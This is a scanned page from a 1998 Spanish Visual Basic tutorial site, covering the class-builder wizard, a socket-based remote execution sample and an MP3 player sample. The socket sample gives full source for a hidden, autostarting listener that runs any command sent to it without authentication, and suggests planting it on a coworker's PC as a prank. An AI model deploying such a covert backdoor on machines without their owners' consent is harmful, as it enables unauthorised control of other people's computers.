
Como veíamos antes, Coche tiene varios componentes: Chasis, Motor, Habitáculo y Accesorios, y varias propiedades. Añadimos las propiedades:



Y, luego, añadimos los componentes. Para eso, seleccionando la clase Coche, pulsamos "Nueva clase", y añadimos las clases constituyentes.

Para añadir la colección Accesorios, pulsamos "Nueva colección" e indicamos los elementos contenidos (Accesorio: crea otra clase automáticamente).

Vamos creando todo el árbol, y en unos minutos tendremos ya:



Cuando cerramos el asistente, nos pregunta si actualizar el proyecto con los cambios. Si aceptamos, se crearán los módulos con las propiedades que hayamos indicado.

No son estas las únicas opciones del asistente. Podíamos haber creado clases basadas en otras clases ya existentes (una forma primitiva de herencia). También nos permite añadir código de control de errores, e instrucciones que escriben en la ventana de depuración los cambios que se produzcan. También permite arrastrar y soltar elementos (colecciones, clases, procedimientos, etcétera).

Por tanto, este asistente es una herramienta francamente útil, y es la que he usado para el desarrollo de las clases de los proyectos de ejemplo (¿o creíais que lo hacía a mano?). Pero, como buena herramienta de Microsoft, no es perfecta.

- Los nombres de las dichosas variables: no sé para qué tiene Microsoft un convenio de nomenclatura, si luego ellos mismos no lo siguen. El asistente deja algo así como:

```
Private mvarPrecio As String 'local copy

Private mvarNombre As String 'local copy
```

```
Private mvarMarca As String 'local copy

Private mvarChasis As Chasis

Private mvarHabitáculo As Habitáculo

Private mvarMotor As Motor

Private mvarAccesorios As Accesorios
```

- Ni se os ocurra seleccionar las opciones para añadir código de control de errores y de instrucciones para la ventana de depuración. Os añadirá tropecientas líneas de código con escasa funcionalidad (y llenas de GoTos, que asco). El código de control de errores hay que hacerlo a mano para que quede bien.
- Me gusta modificar el procedimiento Add, de tal forma que la clave no sea opcional.
- Las clases que son elementos de una colección tienen una variable pública (sKey) que se usa como clave, y que luego se puede modificar sin control ¿para qué sirve, pues? Prefiero sustituirlo por un procedimiento propio, como se ve en clsAmigo.
- No sabe distinguir si la propiedad es de sólo lectura.
- Muchas veces se crean referencias recíprocas de utilidad dudosa: prefiero luego revisarlas, y quitar las innecesarias.

Vamos, que con el asistente pueden construirse proyectos complejos, pero es necesario dar luego un buen repaso para que quede bien.

Aunque no sea una herramienta perfecta, os aconsejo que la uséis (y que aprendáis manoseándola). De todas formas, una advertencia: si alguien me presenta un proyecto con un objeto como Coche, le doy un capón. Puede quedar muy bonito como ejemplo, pero también me parece un ejemplo de cómo no hacer las cosas: un proyecto innecesariamente complejo que, salvo que vayamos a diseñar un coche ¿con Visual Basic? Sólo acaba siendo una fuente de problemas.

Volver a empezar

Y para despedir esta entrega, una sugerencia: hemos visto que las colecciones tienen varias ventajas sobre las matrices, pero no todas. Muchas veces, es más cómodo usar una matriz para recorrerla, sin "agujeros", con un bucle `For…Next` (que resulta más "ordenado" que un bucle `For Each…Next`) ¿por qué no tomar lo mejor de ambos mundos? Os propongo, como ejercicio, diseñar una clase que contenga una matriz, y que simule una colección. Hay que implementar los métodos Add, Remove, Item y la propiedad Count (no sé como hacer el método NewEnum; si a alguien se le ocurre…). Van dos pistas:

- Más arriba indica como hacer un método Remove (leed el artículo, no os voy a decir donde está).
- La propiedad Count sería algo así como:

```
Private vMMatriz() As Variant

Public Function Count() As Long

    On Error Resume Next
```

```
        Count = UBound(vMMatriz) - LBound(vMMatriz)

    End Function
```

Aunque espero que os penséis la razón del control de errores.

En la próxima entrega, hablaremos (supongo) de clases y programación orientada a objetos. Hasta la próxima.

Pulsa este link para ir a la página de clases en Visual Basic

Este otro te llevará a la entrega anterior

Sockets

Programa para ejecutar programas en máquinas remotas mediante 'sockets'

Fecha: 02/Oct/98 (15/Dic/97)
Autor: Nacho Cassou nachoc@dixit.com

Hola Guille,

No te dejo en paz eh?
Te envío una colaboración que, además de útil te puede servir para quedarte con algún compañero de trabajo.

Se trata de lo siguiente : - Un programa (SocketListen) que se ejecuta en 'background' (o sea, oculto) y que 'escucha' por sockets, y que es capaz de ejecutar el programa que se le ordene desde otra máquina remota, ya sea en modo síncrono o asíncrono.
Por cierto, para conseguir lo de 'síncrono' intenté utilizar tu código pero no me funcionó, así que busqué yo mismo en el CD del MSDN y encontré el código, muy similar al tuyo pero utilizando la API CreateProcess en vez de OpenProcess. Funciona bien, con la salvedad de que si la aplicación que quieres ejecutar es el Explorador de Windows, la rutina se comporta como si ya hubiese terminado. Se te ocurre por qué?

- Un EXE ActiveX (SocketTalk) que es el que se encarga de enviarle las órdenes a SocketListen.

- Un programita de ejemplo de su utilización (UsaSocketTalk).

Con esto se puede conseguir ejecutar un programa en una máquina remota, lo único que hace falta es instalarle el programita SocketListen y manipular el registro para que se cargue siempre que arranque Windows (también se puede cargar incluyéndolo en el grupo 'Inicio', pero queda más feo).
También puedes, como decía antes, hacer que en el PC de un compañero se abra de repente el Notepad mientras está trabajando, con lo que le dejarás 'pasmao'.

Funcionan bajo VB5, pero se pueden utilizar desde VB4 si se generan los archivos de instalación y se instala SocketTalk o SocketListen en el PC donde se quieran emplear.

Te gusta la idea?

Salu2,

Nacho.

Aquí tienes los listados de los diferentes módulos:

SocketListen: el programa que se ejecuta en "background", esperando que el socket le diga algo.

'Módulo slMod1.bas

```
Private Sub Main()
'Damos el número de puerto TCP que
'queremos usar. Se puede cambiar,
```

```
'pero hay que ver que no sea un puerto
'usado por otras aplicaciones (ver archivo
'Services en el directorio Windows), y
'si se cambia, hay que hacer lo propio con
'SocketTalk.

    slForm.Winsock1.LocalPort = 1027
    slForm.Winsock1.Listen
End Sub


'Formulario slForm.frm
'El form sólo tiene un control WinSock

Private Type STARTUPINFO

      cb As Long
      lpReserved As String
      lpDesktop As String
      lpTitle As String
      dwX As Long
      dwY As Long
      dwXSize As Long
      dwYSize As Long
      dwXCountChars As Long
      dwYCountChars As Long
      dwFillAttribute As Long
      dwFlags As Long
      wShowWindow As Integer
      cbReserved2 As Integer
      lpReserved2 As Long
      hStdInput As Long
      hStdOutput As Long
      hStdError As Long
End Type

'Valores para dwFlags

Private Const STARTF_USESHOWWINDOW = &H1
Private Const STARTF_USESIZE = &H2
Private Const STARTF_USEPOSITION = &H4
Private Const STARTF_USECOUNTCHARS = &H8
Private Const STARTF_USEFILLATTRIBUTE = &H10
Private Const STARTF_RUNFULLSCREEN = &H20        '  se ignora para plataformas que no sean x86
Private Const STARTF_FORCEONFEEDBACK = &H40
Private Const STARTF_FORCEOFFFEEDBACK = &H80
Private Const STARTF_USESTDHANDLES = &H100

Private Type PROCESS_INFORMATION

      hProcess As Long
      hThread As Long
      dwProcessID As Long
      dwThreadID As Long
End Type

Private Declare Function WaitForSingleObject Lib "kernel32" (ByVal _
      hHandle As Long, ByVal dwMilliseconds As Long) As Long

Private Declare Function CreateProcessA Lib "kernel32" (ByVal _
      lpApplicationName As Long, ByVal lpCommandLine As String, ByVal _
      lpProcessAttributes As Long, ByVal lpThreadAttributes As Long, _
      ByVal bInheritHandles As Long, ByVal dwCreationFlags As Long, _
      ByVal lpEnvironment As Long, ByVal lpCurrentDirectory As Long, _
      lpStartupInfo As STARTUPINFO, lpProcessInformation As _
      PROCESS_INFORMATION) As Long

Private Declare Function CloseHandle Lib "kernel32" (ByVal _
      hObject As Long) As Long
```

```
Private Const NORMAL_PRIORITY_CLASS = &H20&
Private Const INFINITE = -1&


Public objfrm As slForm
Public WithEvents sckobjl As Winsock
Public WithEvents sckobja As Winsock

Private Sub Winsock1_Close()
    Winsock1.Close
    Winsock1.Listen
End Sub

Private Sub Winsock1_ConnectionRequest(ByVal requestID As Long)
'Recibimos una petición de conexión
'y la aceptamos.

    If Winsock1.State = sckConnected Or Winsock1.State = sckListening Then
        Winsock1.Close
    End If
    Winsock1.Accept requestID
End Sub

Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long)
    Dim datos As String
    Dim swLanzado As Boolean
    Dim ModoVentana As Integer
    Dim Posicion As Integer
    Dim LongTrozo As Integer

'Han llegado datos por el socket. Vamos a ver qué
'encontramos.

    datos = String(bytesTotal, Chr$(0))

'Recuperamos los datos recibidos.
    Winsock1.GetData datos

'Aquí interpretamos el montaje que
'hemos hecho en SocketTalk para
'saber qué hemos de ejecutar y
'cómo.

    Posicion = InStr(4, datos, "#ModoVentana=")
    If Posicion > 0 Then
        LongTrozo = Len(Mid$(datos, Posicion))
        Posicion = Posicion + 13
        ModoVentana = Val(Mid$(datos, Posicion))
    Else
        ModoVentana = vbNormalFocus
    End If

    Select Case UCase(Mid$(datos, 1, 3))
        Case "EA#"
            swLanzado = ExecCmd(Mid$(datos, 4, Len(datos) - LongTrozo - 3), ModoVentana, False)

'Contestamos a SocketTalk y le decimos si ha
'ido bien o no.
'La respuesta he preferido darla como string
'en vez de como boolean porque en el entorno
'donde yo voy a emplear SocketTalk no tengo
'muy claro que reciba correctamente los booleanos.

            If swLanzado Then
                Winsock1.SendData "Ok"
            Else
                Winsock1.SendData "NoOk"
            End If
        Case "ES#"
```

```
            swLanzado = ExecCmd(Mid$(datos, 4, Len(datos) - LongTrozo - 3), ModoVentana, True)

'Igual que en el caso asíncrono, contestamos.

            If swLanzado Then
                Winsock1.SendData "Ok"
            Else
                Winsock1.SendData "NoOk"
            End If
        Case Else

'Si lo que nos han enviado no es ninguna
'orden de ejecución (algo que empiece por
'EA# o ES#) devolvemos los datos recibidos
'tal cual.

            Winsock1.SendData datos
    End Select
End Sub

Private Function ExecCmd(cmdline As String, ModoVentana As Integer, swWait As Boolean) As Boolean

    Dim proc As PROCESS_INFORMATION
    Dim start As STARTUPINFO
    Dim ret As Long
' Initialize the STARTUPINFO structure:

    start.cb = Len(start)

' Le decimos que haga caso de lo que indique wShowWindow
    start.dwFlags = STARTF_USESHOWWINDOW

' Le indicamos el modo en que se abrirá la
' nueva ventana.
    start.wShowWindow = ModoVentana

'He de reconocer que esto lo he sacado de
'Microsoft, aunque he añadido cosas de
'mi cosecha, pues en el ejemplo de MS no
'explicaba como especificar el modo de
'presentación de la ventana.

' Start the shelled application:
    ret = CreateProcessA(0&, cmdline, 0&, 0&, 1&, _
        NORMAL_PRIORITY_CLASS, 0&, 0&, start, proc)
    If ret = 0 Then
        ExecCmd = False
    Else
        ExecCmd = True
        If swWait Then

'Atención, si la aplicación que lanzamos es el
'Explorador de Windows no conseguiremos que
'WaitForSingeObject se espere, sino que actuará
'como si la aplicación hubiese terminado. No sé
'por qué, pero si alguien lo averigua me gustará
'que me lo diga.
'Sí funciona correctamente con la mayoría de
'programas, y también con los programas
'hechos en VB.

' Wait for the shelled application to finish:
            ret = WaitForSingleObject(proc.hProcess, INFINITE)
            ret = CloseHandle(proc.hProcess)
        End If
    End If
End Function
```

SocketTalk: el programa que le envia las ordenes a SocketListen.

'Módulo stMod1.bas

```
Public Declare Sub Sleep Lib "kernel32" (ByVal dwMilliseconds As Long)

Public sw_Host_Responded As Boolean
Public BytesReceived As Integer

Public Function Now_plus_nseconds(ByVal nseconds As Integer) As String
    Dim final_time As String
    final_time = DateAdd("s", nseconds, Now)
    Now_plus_nseconds = Format$(final_time, "yyyy/mm/dd hh:MM:ss")
End Function

Public Function Wait_For_Host_Response(final_time As String) As Boolean
    sw_Host_Responded = False
    Do While sw_Host_Responded = False And Format$(Now, "yyyy/mm/dd hh:MM:ss)") <= final_time
        DoEvents
        Sleep 100
    Loop
    Wait_For_Host_Response = sw_Host_Responded
End Function
```

'Clase: stClass (stClass.cls) con la propiedad Instancing a 5-MultiUse

```
Public Property Get HostRemoto() As String
'Devolvemos información del host remoto
    HostRemoto = stForm.Winsock1.RemoteHost
End Property

Public Property Let HostRemoto(ByVal vNewValue As String)
'Aceptamos información sobre el host remoto
    If stForm.Winsock1.State = sckConnected Then
        stForm.Winsock1.Close
    End If
    stForm.Winsock1.RemoteHost = vNewValue
    stForm.Winsock1.RemotePort = 1027
End Property

Public Function Conectar() As String
    Dim final_time As String

'Intentamos conectar con el host remoto

    stForm.Winsock1.Connect
    Do While stForm.Winsock1.State <> sckConnected And stForm.Winsock1.State <> sckError And
stForm.Winsock1.State <> sckClosed
        DoEvents
    Loop
    If stForm.Winsock1.State = sckConnected Then
        Conectar = "Ok"
    Else
        Conectar = "NoOk"
    End If
End Function

Public Sub Cerrar()
    stForm.Winsock1.Close
End Sub

Public Function EjecutarRemoto(Datos As String, ModoVentana As Integer) As String
    Dim final_time As String
    Dim Respondio As Boolean
    Dim respuesta As String
    If stForm.Winsock1.State <> sckConnected Then
        EjecutarRemoto = "No Conectado"
```

```
    Else

'Aquí hacemos un montaje para indicarle a SocketListen
'como queremos que ejecute el programa y
'le enviamos la información usando el socket.

        stForm.Winsock1.SendData "EA#" & Datos & "#ModoVentana=" & Str$(ModoVentana)

'Esperamos un tiempo prudencial la respuesta
'de SocketListen, y si no hemos recibido nada,
'asumimos que no se ha enterado y pasamos de él.
'Ver que la variable sw_Host_Responded (en el
'procedimiento Wait_For_Host_Response) se actualiza
'cuando se activa el evento de recepción
'de datos en el Socket.

        final_time = Now_plus_nseconds(ByVal 10)
        Respondio = Wait_For_Host_Response(final_time)
        If Respondio Then
            respuesta = String(BytesReceived, Chr$(0))
            stForm.Winsock1.GetData respuesta
            EjecutarRemoto = respuesta
        Else
            EjecutarRemoto = "NoOk"
        End If
    End If
End Function

Public Function EjecutarRemotoSincrono(Datos As String, ModoVentana As Integer) As String
    Dim final_time As String
    Dim Respondio As Boolean
    Dim respuesta As String
    If stForm.Winsock1.State <> sckConnected Then
        EjecutarRemotoSincrono = "No Conectado"
    Else
        sw_Host_Responded = False

'Aquí hacemos un montaje para indicarle a SocketListen
'como queremos que ejecute el programa y
'le enviamos la información usando el socket.

        stForm.Winsock1.SendData "ES#" & Datos & "#ModoVentana=" & Str$(ModoVentana)

'Esperamos indefinidamente la respuesta
'de SocketListen.
'Ver que la variable sw_Host_Responded
'se actualiza cuando se activa el evento de recepción
'de datos en el Socket.

        Do While sw_Host_Responded = False And stForm.Winsock1.State = sckConnected
            DoEvents
            Sleep 100
        Loop
        If sw_Host_Responded Then
            respuesta = String(BytesReceived, Chr$(0))
            stForm.Winsock1.GetData respuesta
            EjecutarRemotoSincrono = respuesta
        Else
            EjecutarRemotoSincrono = "NoOk"
        End If
    End If
End Function

Public Function EnviarString(Datos As String) As String
    Dim final_time As String
    Dim Respondio As Boolean
    Dim respuesta As String
    If stForm.Winsock1.State <> sckConnected Then
        EnviarString = "No Conectado"
```

```
    Else

'Simplemente enviamos el string tal cual

        stForm.Winsock1.SendData Datos

'Esperamos un tiempo prudencial la respuesta
'de SocketListen, y si no hemos recibido nada,
'asumimos que no se ha enterado y pasamos de él.
'Ver que la variable sw_Host_Responded (en el
'procedimiento Wait_For_Host_Response) se actualiza
'cuando se activa el evento de recepción
'de datos en el Socket.

        final_time = Now_plus_nseconds(ByVal 10)
        Respondio = Wait_For_Host_Response(final_time)
        If Respondio Then
            respuesta = String(BytesReceived, Chr$(0))
            stForm.Winsock1.GetData respuesta
            EnviarString = respuesta
        Else
            EnviarString = "NoOk"
        End If
    End If

End Function

Private Sub Class_Terminate()
    stForm.Winsock1.Close

'He puesto el END porque me ha ocurrido
'que alguna vez, después de acabar la
'ejecución del programa principal,
'el proceso SocketTalk continuaba activo.

    End
End Sub
```

'Formulario: stForm.frm (sólo tiene un control WinSock)

```
Private Sub Winsock1_Close()
    'MsgBox "Socket listen desconectado, vuelvo a escuchar"
    Winsock1.Close
    Winsock1.Listen
End Sub

Private Sub Winsock1_ConnectionRequest(ByVal requestID As Long)
    'MsgBox "Connection Requested"
    If Winsock1.State = sckConnected Or Winsock1.State = sckListening Then
        Winsock1.Close
    End If
    Winsock1.Accept requestID
End Sub

Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long)
    BytesReceived = bytesTotal
    sw_Host_Responded = True
End Sub
```

UsaSocketTalk: un programa de prueba.
Este programa tiene una referencia a: SocketTalk.exe

Formulario: UsaSocketTalk.frm
Contiene un TextBox para la orden a ejecutar, otro para mostrar los resultados y tres botones para las distintas opciones que pone a disposición del "ejecutador", es decir: Ejecutar, Ejecutar Síncrono y Enviar String.

```
'En Proyecto->Referencias, seleccionar 'Enviar órdenes por sockets'
'Si se quiere hacer debug, hay que arrancar el proyecto
'SocketTalk.vbp y ejecutarlo, entonces, deberemos seleccionar
'como referencia la línea 'Enviar órdenes por sockets'
'pero en este caso la que corresponda a
'SocketTalk.vbp.

'Otra cosa obvia es que hay que tener activado
'el protocolo TCP/IP.

'Por otro lado, hay que ejecutar el programa
'SocketListen.exe (queda oculto, pero si
'presionamos ctrl-alt-del lo veremos en la
'lista de procesos) o bien cargar el proyecto
'y ejecutarlo.

Private sockobj As SocketTalk.stClass
Private Conectado As String

Private Sub Command1_Click()
    Text2.Text = ""
    If Conectado = "Ok" Then
'Ejecución asíncrona, es decir, no esperamos
'a que el proceso lanzado acabe.
'El primer parámetro es la línea
'de comando a ejecutar
'(ej. "notepad.exe c:\autoexec.bat).
'El segundo parámetro es el modo en que
'queremos que se visualice la nueva ventana
'(ver lista de posibilidades en la ayuda
'de la función shell de VB).

        Text2.Text = sockobj.EjecutarRemoto(Text1.Text, vbMinimizedNoFocus)
    Else
        Text2.Text = "NoConectado"
    End If

End Sub

Private Sub Command2_Click()
    Text2.Text = ""
    If Conectado = "Ok" Then
'Ejecución síncrona, es decir, esperamos
'a que el proceso lanzado acabe.
'Para los respectivos parámetros se
'aplica lo mismo que para la asíncrona.
        Text2.Text = sockobj.EjecutarRemotoSincrono(Text1.Text, vbNormalNoFocus)
    Else
        Text2.Text = "NoConectado"
    End If

End Sub

Private Sub Command3_Click()
    Text2.Text = sockobj.EnviarString(Text1.Text)
End Sub

Private Sub Form_Load()
    Set sockobj = New SocketTalk.stClass

'Le damos el nombre de la máquina en la que se
'está ejecutando SocketListen.
'Para poderlo probar todo en una misma máquina
'le damos como host remoto nuestra propia máquina
'(localhost).
    sockobj.HostRemoto = "localhost"
    Conectado = sockobj.Conectar
End Sub
```

```
Private Sub Form_Unload(Cancel As Integer)
    sockobj.Cerrar
    Set sockobj = Nothing
End Sub
```

Bajate los ficheros con el código de ejemplo (SocketsNC.zip 26.8 KB con tres ficheros zip con cada uno de los programas usados.)

MP3Player

Librería para manejar los MP3 usando MP3.dll

Reproductor *experimental* de archivos MPEG Layer III,
usando la librería mp3.dll y empleando técnicas de MultiThreading y Subclasificación... (vaya tela! :-)

Fecha: 23/Sep/98 (5/Sep/98)
Autor: German Oltra goltra@geocities.com

Un poco de historia:

Fecha: miércoles 26 de agosto de 1998 22:50
Asunto: Threads

> Hola Guillermo...
>
> Gracias por tu respuesta sobre el tema de los threads, entre tu y Pedro
> Maicas me habeis orientado y lo he logrado!.
>
> Entre otras cosas he podido domesticar la mp3.dll lanzandola en un thread
> independiente y luego poder parar la ejecucion etc...
>
> Si no tienes eso en tu web, quizas te gustaria como colaboracion.
>
> Asi que recibe un cordial saludo ;-)

Fecha: jueves 27 de agosto de 1998 15:05
Asunto: RE: Threads

> Pues sería interesante.
> Enviame el código y un poco de explicación y lo pondré en las colaboraciones
> y en la sección VB-Avanzado.
> Además eso del MP3 puede que le interese a más de uno...
>
> Gracias por adelantado.

Fecha: sábado 5 de septiembre de 1998 14:06
Asunto: RE: Threads

> Bueno Guillermo, pues como lo prometido es deuda aquí te mando el
> ejemplillo de la mp3.dll con multithreading y subclasificacion a saco. Ya
> me contaras que te parece.
>
> Si te parece, pones un post diciendo que tienes el ejemplo y donde
> encontrarlo, que le interesa a mucha peña.
>
> Bueno colega... saludos y hasta otra! :-)

La presentación:

Hola peña VBera :-), para poder ejecutar el ejemplillo es necesario que copieis el archivo mp3.dll en el directorio c:\windows\system. Y ya ta!

No he tenido tiempo de complicarme la vida en el, asi que faltan muchas cosas... pero creo que lo principal esta ya hecho. Si le añadis mejoras me las mandais eh???.

German Oltra
goltra@geocities.com

El código:

Un trocito de código con la declaración de las funciones y algo más:

```
'Copia la DLL en el directorio Windows\system\

Type PlayRecord
    FileName As String
    SeekAtStart As Long
    Owner As Long
    Result As Long
End Type

Declare Sub mp3gettime Lib "MP3.DLL" (DATA As PlayRecord, total As Double, perframe As Double)
Declare Sub mp3play Lib "MP3.DLL" (DATA As PlayRecord)
Declare Sub mp3stop Lib "MP3.DLL" ()
Declare Sub mp3seek Lib "MP3.DLL" (position As Integer)

Dim PR as PlayRecord

PR.FileName="c:\mp3\...."
Call mp3play(PR)
```

El código del form de ejemplo y de los módulos BAS:

```
'El formulario (frmPlayer.frm)

Option Explicit
'=====================================================================
'                  --------------------------------
'                        M P 3 - P L A Y E R
'                  --------------------------------
'
'    - Reproductor *experimental* de archivos MPEG Layer III, usando
'      la librería mp3.dll y empleando técnicas de  MultiThreading y
'      Subclasificación... (vaya tela! :-)
'
'
' Germán Oltra                                          ICQ#11765971
' http:\\goltra.home.ml.org                    <goltra@geocities.com>
'=====================================================================

Private Total As Double
Private PerFrame As Double
Private ProgressTop As Integer
Private ProgressValue As Integer

Private Playing As Boolean

'Gestiona las acciones sobre los controles
Private Sub botones_Click(Index As Integer)
    Select Case Index
        Case 0
            PlayFile
            SetControls False, True, True, True, False
```

```
            Playing = True
        Case 1, 2: MsgBox "Las funciones de Seek no las he implementado, eso os lo dejo a vosotros!
:-)"
        Case 3
            StopFile
            SetControls True, False, False, False, True
            ProgressValue = 0
            ProgressBar.AutoRedraw = True
            ProgressBar.Cls
            ProgressBar.AutoRedraw = False
            LCD.Caption = InTime(Total)
            Playing = False
        Case 4
            Dialog.ShowOpen
            If Dialog.FileName = "" Then Exit Sub
            Mp3Info.FileName = Dialog.FileName
            Me.Caption = GetFileName(Dialog.FileName)
            SetControls True, False, False, False, True
            GetTime Total, PerFrame
            ProgressTop = Fix((Total / PerFrame) / 16)
            ProgressValue = 0
            LCD.Caption = InTime(Total)
    End Select
End Sub

'Secuencia de inicialización
Private Sub Form_Load()
    HookForm Me
    Mp3Info.Owner = Me.hWnd
    Playing = False
    SetControls False, False, False, False, True
End Sub

'Detener la interceptación de mensajes
Private Sub Form_QueryUnload(Cancel As Integer, UnloadMode As Integer)
    unHookForm
End Sub

'No puedo salir si se esta reproduciendo
Private Sub Form_Unload(Cancel As Integer)
    If Playing Then
        StopFile
        Playing = False
        Cancel = 1
    End If
End Sub

'Activa-Desactiva los botones
Private Sub SetControls(ByVal bPlay As Boolean, ByVal bRewind As Boolean, _
    ByVal bForward As Boolean, ByVal bStop As Boolean, ByVal bEject As Boolean)
    Botones(0).Enabled = bPlay
    Botones(1).Enabled = bRewind
    Botones(2).Enabled = bForward
    Botones(3).Enabled = bStop
    Botones(4).Enabled = bEject
End Sub

'Avanza la barra de progreso
Private Sub PushBar()
    Dim Contador As Integer
    ProgressBar.AutoRedraw = True
    For Contador = 1 To Fix(ProgressBar.ScaleWidth / ProgressTop)
        ProgressBar.Line (ProgressValue + Contador, 0)-Step(0, ProgressBar.ScaleHeight)
    Next Contador
    ProgressBar.AutoRedraw = False
    ProgressValue = ProgressValue + Contador
End Sub

'Destino de los mensajes interceptados
Public Sub MessageReceived(ByVal Message As Long, ByVal wParam As Long, ByVal lParam As Long)
```

```
    Select Case Message
        Case FRAME_POS: LCD.Caption = InTime(Total - (PerFrame * wParam)): PushBar
        Case APPLY_POS: Debug.Print Now, "Seek Process Done!"
        Case PLAY_STOP: SetControls True, False, False, False, True: Playing = False
    End Select
End Sub

'Muestra o esconde el *about*
Private Sub LCD_Click()
    frmPlayer.Height = IIf(frmPlayer.Height = 3615, 1710, 3615)
End Sub

'El módulo: MP3Control.bas
Option Explicit
'====================================================================
'           ------------------------------------------
'            MODULO DE CONTROL PARA LA LIBRERIA MP3.DLL
'           ------------------------------------------
'
'   - Reproducción de los archivos MP3 en THREADS independientes
'     para mantener en todo momento el control sobre el proceso.
'
'
' Germán Oltra                                          ICQ#11765971
' http:\\goltra.home.ml.org                   <goltra@geocities.com>
'====================================================================

'Tipos definidos
Private Type PlayRecord
    FileName As String
    SeekAtStart As Long
    Owner As Long
    Result As Long
End Type

'Constantes Globales
Public Const FRAME_POS = &H2EE0
Public Const APPLY_POS = &H2EE1
Public Const PLAY_STOP = &H2EE2

'Variables Globales
Public Mp3Info As PlayRecord

'Funciones Importadas de "mp3.dll"
Private Declare Sub mp3gettime Lib "MP3.DLL" (DATA As PlayRecord, Total As Double, PerFrame As
Double)
Private Declare Sub mp3play Lib "MP3.DLL" (DATA As PlayRecord)
Private Declare Sub mp3stop Lib "MP3.DLL" ()
Private Declare Sub mp3seek Lib "MP3.DLL" (Position As Integer)

'Funciones Importadas del API
Private Declare Function CreateThread Lib "kernel32" (ByVal Null1 As Long, ByVal Null2 As Long,
ByVal StartAddress As Long, Parameter As Any, ByVal Null3 As Long, ThreadId As Long) As Long

'Reproduce el archivo
Private Sub StartSong()
    mp3play Mp3Info
End Sub

'Reproduce el archivo en un thread independiente
Public Sub PlayFile()
    Dim Identifier As Long
    CreateThread 0, 0, AddressOf StartSong, 0, 0, Identifier
End Sub

'Obtiene la duración del archivo
Public Sub GetTime(Total As Double, PerFrame As Double)
    mp3gettime Mp3Info, Total, PerFrame
End Sub

'Situa la reproducción en un punto concreto
```

```
Public Sub JumpTo(Frame As Integer)
    mp3seek Frame
End Sub

'Para la reproducción
Public Sub StopFile()
    mp3stop
End Sub
```

'Módulo: PrivateEye.bas

```
Option Explicit
'======================================================================
'           ----------------------------------------
'              MODULO DE INTERCEPTACION DE MENSAJES
'           ----------------------------------------
'
'   - Utilizado para "recoger" los mensajes generados por la
'     libreria mp3.dll, y así poder reaccionar al respecto.
'
'
' Germán Oltra                                          ICQ#11765971
' http:\\goltra.home.ml.org                    <goltra@geocities.com>
'======================================================================

'Variables globales en el módulo
Private TargetForm As Form
Private TargetHandle As Long
Private PrevWndProc As Long
Private Const GWL_WNDPROC = (-4&)

'Funciones Importadas del API
Private Declare Function CallWindowProc Lib "user32" Alias "CallWindowProcA" (ByVal lpPrevWndFunc As
Long, ByVal hWnd As Long, ByVal MSG As Long, ByVal wParam As Long, ByVal lParam As Long) As Long
